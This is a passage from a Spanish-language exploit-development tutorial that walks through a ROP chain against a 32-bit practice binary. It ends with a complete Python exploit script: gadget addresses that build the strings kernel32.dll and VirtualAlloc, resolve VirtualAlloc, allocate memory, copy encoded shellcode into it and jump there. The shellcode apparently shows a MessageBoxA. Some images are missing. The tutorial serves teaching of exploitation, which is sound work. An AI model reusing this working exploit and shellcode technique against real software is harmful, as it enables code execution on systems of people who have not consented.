


Con POP EDI tendrá el destino que lo había copiado alli, pisando los 0x90909090.






Ya tenemos el source en ESI, el destino o sea la sección allocada en EDI y en ECX el size, con REPS MOVS copiamos.




Con POP EAX seteamos la dirección de la sección alocada que estaba guardada en una dirección fija y saltamos con el CALL [EAX-0x18]




EJECUTANDO UN SHELLCODE DIFERENTE

Saltare a mi shellcode, para variar un poco cambie el shellcode por uno que muestra un MessageBoxA.




Antes de ejecutar el shellcode restauro el stack, para no tener problemas.


**mov esp, dword ptr fs:[0x00000000]**

****

Si lo traceo se va descomprimiendo.



Y finalmente llega a ese call EAX donde salta al MessageBoxA.



Y con eso terminamos el ejercicio de 32 bits que dio bastante pelea, nos queda la versión de 64 bits, esperemos que no sea tan dura jeje.

SCRIPT SOLUCION FINAL PARA PYTHON 3

Aca pongo el código final reparado para python 3

*#!/usr/bin/env python*

*# -\*- coding: utf-8 -\*-*

import sys

from subprocess import Popen, PIPE

import struct

import sys

import codecs

import random

import string

shellcode= b"\x64\x8B\x25\x00\x00\x00\x00"

shellcode +=b"\xb8\xe0\x20\xa7\x98\xdb\xd1\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"

shellcode +=b"\x42\x31\x42\x12\x83\xc2\x04\x03\xa2\x2e\x45\x6d\xfb\xc4\x12"

shellcode +=b"\x57\x8f\x3e\xd1\x59\xbd\x8d\x6e\xab\x88\x96\x1b\xba\x3a\xdc"

shellcode +=b"\x6a\x31\xb1\x94\x8e\xc2\x83\x50\x24\xaa\x2b\xea\x0c\x6b\x64"

shellcode +=b"\xf4\x05\x78\x23\x05\x37\x81\x32\x65\x3c\x12\x90\x42\xc9\xae"

shellcode +=b"\xe4\x01\x99\x18\x6c\x17\xc8\xd2\xc6\x0f\x87\xbf\xf6\x2e\x7c"

shellcode +=b"\xdc\xc2\x79\x09\x17\xa1\x7b\xe3\x69\x4a\x4a\x3b\x75\x18\x29"

shellcode +=b"\x7b\xf2\x67\xf3\xb3\xf6\x66\x34\xa0\xfd\x53\xc6\x13\xd6\xd6"

shellcode +=b"\xd7\xd7\x7c\x3c\x19\x03\xe6\xb7\x15\x98\x6c\x9d\x39\x1f\x98"

shellcode +=b"\xaa\x46\x94\x5f\x44\xcf\xee\x7b\x88\xb1\x2d\x31\xb8\x18\x66"

shellcode +=b"\xbf\x5d\xd3\x44\xa8\x13\xaa\x46\xc5\x79\xdb\xc8\xea\x82\xe4"

shellcode +=b"\x7e\x51\x78\xa0\xff\x82\x62\xa5\x78\x2e\x46\x18\x6f\xc1\x79"

shellcode +=b"\x63\x90\x57\xc0\x94\x07\x04\xa6\x84\x96\xbc\x05\xf7\x36\x59"

shellcode +=b"\x01\x82\x35\xc4\xa3\xe4\xe6\x22\x49\x7c\xf0\x7d\xb2\x2b\xf9"

shellcode +=b"\x08\x8e\x84\xba\xa3\xac\x68\x01\x34\xac\x56\x2b\xd3\xad\x69"

shellcode +=b"\x34\xdc\x45\xce\xeb\x03\xb5\x86\x89\x70\x86\x30\x7f\xac\x60"

shellcode +=b"\xe0\x5b\x56\xf9\xfa\xcc\x0e\xd9\xdc\x2c\xc7\x7b\x72\x55\x36"

shellcode +=b"\x13\xf8\xcd\x5d\xc3\x68\x5e\xf1\x73\x49\x6f\xc4\xfb\xc5\xab"

shellcode +=b"\xda\x72\x34\x82\x30\xd6\xe4\xb4\xe6\x29\xda\x06\xc7\x85\x24"

shellcode +=b"\x3d\xcf"

*#build string Kernel32 wide*

rop=b""

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x0051FB25) *# POP ESP*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x52b490) *#writable address*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop+=struct.pack(**"<L"**, 0x52b088) *# nuevo stack*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0x52b494) *#writable address*

rop+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop+=struct.pack(**"<L"**, 0xFFAEEFB7) *# dirección a volver negada*

rop+=struct.pack(**"<L"**, 0x005184e4) *# NEG EAX*

rop+=struct.pack(**"<L"**, 0x0052b490) *# A EBP*

rop+=struct.pack(**"<L"**, 0x00519de4) *# XCHG EBX,EAX*

rop+=struct.pack(**"<L"**, 0x0051ea8b) *# call ebx*

rop1=b""

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x0065006b) *# k\x00\r\x00 (ke)*

rop1+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop1+=struct.pack(**"<L"**, 0x0052a080) *# writable address*

rop1+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x006e0072) *# r\x00\n\x00 (rn)*

rop1+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop1+=struct.pack(**"<L"**, 0x0052a080 + 4) *# writable address +4*

rop1+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x006c0065) *# e\x00\l\x00 (el)*

rop1+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop1+=struct.pack(**"<L"**, 0x0052a080 +8) *# writable address +8*

rop1+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x00320033) *# 3\x00\2\x00 (32)*

rop1+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop1+=struct.pack(**"<L"**, 0x0052a080 +12) *# writable address +12*

rop1+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x0064002e) *# .\x00\d\x00 (.d)*

rop1+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop1+=struct.pack(**"<L"**, 0x0052a080 +16) *# writable address +16*

rop1+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x006c006c) *# l\x00\l\x00 (ll)*

rop1+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop1+=struct.pack(**"<L"**, 0x0052a080 +20) *# writable address +20*

rop1+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

*#call to GetModulehandleW*

rop1+=struct.pack(**"<L"**, 0x0051fa0e) *# pop edx-ret*

rop1+=struct.pack(**"<L"**, 0x00523030-4) *# GetModuleHandleW*

rop1+=struct.pack(**"<L"**, 0x00520d34) *# mov eax, [edx+4]-ret*

rop1+=struct.pack(**"<L"**, 0x0051252b) *# call eax to GetModuleHandleW*

rop1+=struct.pack(**"<L"**, 0x0052a084) *# string wide*

*#Store Address*

rop1+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop1+=struct.pack(**"<L"**, 0x0052b174 - 0x10 + (8 \* 4) ) *# writable address to Kernel32 imagebase 0x0052b174*

rop1+=struct.pack(**"<L"**, 0x00518e00) *# mov [ecx+0x10], eax -ret*

rop2=b""

*#colocar el 0x40*

rop2+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop2+=struct.pack(**"<L"**, 0x3f) *# 0x3f*

rop2+=struct.pack(**"<L"**, 0x00511649) *# inc eax*

rop2+=struct.pack(**"<L"**, 0x00513255) *# pop edi-ret*

rop2+=struct.pack(**"<L"**, 0x52b1a7 + 20 + 0xc) *# donde colocare el 40*

rop2+=struct.pack(**"<L"**, 0x5129df) *# aca lo hace*

rop2+=struct.pack(**"<L"**, 0x90909090) *# padding*

rop2+=struct.pack(**"<L"**, 0x90909090) *# padding*

*#Build string VirtualAlloc*

rop2+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2+=struct.pack(**"<L"**, 0x74726956) *# Virt*

rop2+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop2+=struct.pack(**"<L"**, 0x52a3e4) *# writable address*

rop2+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop2+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2+=struct.pack(**"<L"**, 0x416C6175) *# ualA*

rop2+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop2+=struct.pack(**"<L"**, 0x52a3e4 + 4) *# writable address +4*

rop2+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop2+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2+=struct.pack(**"<L"**, 0x636F6C6C) *# lloc*

rop2+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop2+=struct.pack(**"<L"**, 0x52a3e4 +8) *# writable address +8*

rop2+=struct.pack(**"<L"**, 0x005116a1) *# mov [eax+4],ecx -ret*

rop2+=struct.pack(**"<L"**, 0x00513255) *# pop edi-ret*

rop2+=struct.pack(**"<L"**, 0x52a3e8) *# Virtual Alloc address*

rop2+=struct.pack(**"<L"**, 0x0051fa0e) *# pop edx-ret*

rop2+=struct.pack(**"<L"**, 0x0052a060 + 0x10-4) *# stored image base*

rop2+=struct.pack(**"<L"**, 0x00520d34) *# mov eax, [edx-4] en EAX ya tenemos la image base*

rop2+=struct.pack(**"<L"**, 0x511398) *# pop esi -pop ebp-ret*

rop2+=struct.pack(**"<L"**, 0x52b174) *# stored image base*

rop2+=struct.pack(**"<L"**, 0x52306c -8) *# GetProcAddress IAT resto 8 para compensar*

rop2+=struct.pack(**"<L"**, 0x515002) *# call to GetProcAddress*

rop2+=struct.pack(**"<L"**, 0x90909090) *# padding*

rop2+=struct.pack(**"<L"**, 0x90909091) *# padding*

rop2+=struct.pack(**"<L"**, 0x90909092) *# padding*

rop2+=struct.pack(**"<L"**, 0x90909093) *# padding*

rop2+=struct.pack(**"<L"**, 0x512975) *# JMP EAX*

rop2+=struct.pack(**"<L"**, 0x41424344) *# pad*

rop2+=struct.pack(**"<L"**, 0x511398) *# retorno a pop esi-pop ebp-ret*

rop2+=struct.pack(**"<L"**, 0x0) *# cualquier address*

rop2+=struct.pack(**"<L"**, 0x2000) *# size*

rop2+=struct.pack(**"<L"**, 0x3000) *# allocar nueva sección*

rop2+=struct.pack(**"<L"**, 0x0) *# padding (aca guardara el 0x40)*

rop2+=struct.pack(**"<L"**, 0x0052B1EC) *# aca guardara la dirección escribible que ira a ESI*

rop2+=struct.pack(**"<L"**, 0x90909093) *# padding*

rop2+=struct.pack(**"<L"**, 0x0051342a) *# pop ecx-ret*

rop2+=struct.pack(**"<L"**, 0x00400) *# size a copiar a ECX*

rop2+=struct.pack(**"<L"**, 0x0051c8cf) *# mov [esi], eax - POP ESI-POP EBP*

rop2+=struct.pack(**"<L"**, 0x0052B208) *# source a ESI*

rop2+=struct.pack(**"<L"**, 0x90909090) *# A EBP*

rop2+=struct.pack(**"<L"**, 0x00513255) *# pop edi-ret*

rop2+=struct.pack(**"<L"**, 0x90909090) *# Aquí guardará la dirección allocada que está en EAX.*

rop2+=struct.pack(**"<L"**, 0x51279e) *#reps movs*

rop2+=struct.pack(**"<L"**, 0x90909090)

rop2+=struct.pack(**"<L"**, 0x90909090)

rop2+=struct.pack(**"<L"**, 0x005220ef) *# pop eax-ret*

rop2+=struct.pack(**"<L"**, 0x0052b1ec + 0x18) *# aqui esta guardada la direccion allocada*

rop2+=struct.pack(**"<L"**, 0x0051e38f) *# call [EAX -0x18] saltar a la sección nueva*

payload = b"B" \* 1024 + b"\x17" + 8\* b"B"+ rop + b"ABCDEFG" + b"\x40" + rop1+ rop2 + shellcode + b"A" \* 500+ b"\x40"

p1 = Popen(**r"ConsoleApplication9.exe"**, stdin=PIPE)

print(**"PID: %s"** %hex(p1.pid))

print(**"Enter para continuar"**)

p1.communicate(payload)

p1.wait()

Uff me hizo transpirar.

Hasta la parte 17

4/5/2020

Ricardo Narvaja